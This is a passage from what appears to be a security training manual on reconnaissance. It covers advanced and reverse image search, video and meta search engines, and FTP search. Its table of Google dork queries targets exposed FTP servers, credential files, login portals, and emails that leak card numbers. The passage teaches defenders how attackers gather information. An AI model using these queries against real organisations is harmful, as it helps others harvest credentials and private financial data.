
region: any region
last update: anytime
site or domain:
terms appearing: anywhere in the page
SafeSearch: Show explicit results
file type: any format
usage rights: not filtered by licence

Advanced Search

Figure 2.4: Google Advance Search

To perform an advanced image search in Google, type ***https://www.google.com/advanced_image_search*** in the address bar. Advanced image search allows you to tweak your image search in a number of ways. You can search based on image color, domain, file type, size, keyword, and so on. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button.



Google Advanced Image Search
google.com/advanced_image_search
Google

Advanced Image Search

Find images with...

all these words:
this exact word or phrase:
any of these words:
none of these words:

Then narrow your results by...

image size: any size
aspect ratio: any aspect ratio
colours in the image: ● any colour ○ full colour ○ black & white ○ transparent ○ this colour: 🟥
type of image: any type
region: any region
site or domain:
SafeSearch: Show explicit results
file type: any format
usage rights: all

Advanced Search

Figure 2.5: Google Advance Image Search

To perform a reverse image search in Google, type ***https://www.google.com/imghp*** in the address bar. Reverse image search allows you to use an image as a search query. You can upload an image or paste the URL of the image in the reverse image search engine. The search engine verifies the search engine index and displays all the online locations of the image in the search results page. The results obtained can help you in tracking the original source and details of the images, such as photographs, profile pictures, and memes.

Attackers use online tools such as Google Image Search, TinEye Reverse Image Search, Yahoo Image Search, and Bing Image Search to perform a reverse image search.

- ### Gathering Information from Video Search Engines

Video search engines are Internet-based search engines that crawl the web for video content. These video search engines either provide the functionality of uploading and hosting video content on their own web servers or parse video content that is hosted externally. The video content obtained from video search engines is of high value, as it can be used for gathering information about the target. Video search engines such as YouTube, Google videos, Yahoo videos, and Bing videos allow attackers to search for video content based on the format type and duration.

Figure 2.7: Screenshot of YouTube showing search results for Microsoft

After searching for videos related to the target using video search engines, an attacker can further analyze the video content to gather hidden information such as the time/date and thumbnail of the video. Using video analysis tools such as YouTube Metadata, YouTube DataViewer, EZGif, and VideoReverser.com, an attacker can reverse a video or convert a video into text and other formats to extract critical information about the target.

- **Gathering Information from Meta Search Engines**

  Meta search engines are a different type of search engines that use other search engines (Google, Bing, Ask.com, etc.) to produce their own results from the Internet in a very short time span. These search engines do not have their own search indexes; instead, they take the inputs from the users and simultaneously send out the queries to the third-party search engines to obtain the results. Once sufficient results are gathered, they are ranked according to their relevance and presented to the user through the web interface. Meta search engines also include a functionality whereby identical search results are filtered out so that if the user searches the same query again, then it will not display the same results twice. A meta search engine is advantageous compared to simple search engines, as it can retrieve more results with the same amount of effort.

Using meta search engines, such as Startpage, MetaGer, and eTools.ch, attackers can send multiple search queries to several search engines simultaneously and gather substantially detailed information such as information from shopping sites (Amazon, eBay, etc.), images, videos, blogs, news, and articles from different sources. Further, meta search engines also provide privacy to the search engine user by hiding the user's IP address.

- **Gathering Information from File Transfer Protocol (FTP) Search Engines**

FTP search engines are used to search for files located on FTP servers that contain valuable information regarding the target organization. Many industries, institutions, companies, and universities use FTP servers to store large file archives and other software shared among their employees. A special client such as FileZilla (*https://filezilla-project.org*) can be used to access FTP accounts; it also supports functionalities such as uploading, downloading, and renaming files. Although FTP servers are usually protected with passwords, many servers are left unsecured and can be accessed directly through web browsers.


Using FTP search engines such as NAPALM FTP Indexer, FreewareWeb FTP File Search, and Globalfilesearch.com, attackers can search for critical files and directories containing valuable information such as business strategies, tax documents, personal employee records, financial records, licensed software, and other confidential information.

Some of the important advanced Google search queries for finding FTP servers are listed in the below table.

Google Dork	Description
site:.in | .com | .net intitle:"index of" ftp	Finds files containing juicy information
intitle:"index of" "*/ftp.txt"	
intext:"index of" "ftp"	
inurl:WS_FTP.log	
intitle:index.of /cftp /robots.txt	
intitle: "Index of ftp passwords"	Finds files containing passwords
inurl: /ftp intitle:"office"	Detects the web server
inurl:/web-ftp.cgi	Finds pages containing login portals
site:sftp.*.*/ intext:"login" intitle:"server login"	
intitle:"Index of" ws_ftp.ini	Finds the "ws_ftp.ini" file, which contain usernames and passwords of FTP users
inurl:ftp -inurl:(http|https) intext:"@gmail.com" intext:subject fwd|confidential|important|CARD|cvv	Finds archived email conversations, at times revealing full credit-card numbers and customer information as well as private company emails
allintitle:"CrushFTP WebInterface"	Detects various pages of CrushFTP WebInterface, which includes login portals as well password reset/recovery page
"ws_ftp.log" ext:log	Finds sensitive directories
intitle:"Monsta ftp" intext:"Lock session to IP"	Shows websites that use the FTP service of Monsta FTP
"index of" /ftp/logs	Finds potential log files
intitle:"index of" inurl:ftp intext:admin	Lists admin folders on FTP servers

Table 2.2: Google search queries to find FTP servers

As shown in the screenshot, attackers can use NAPALM FTP Indexer, an online tool, to search for critical files and documents related to the target domain.



Showing results 0 to 19 of about 10000 for "microsoft"

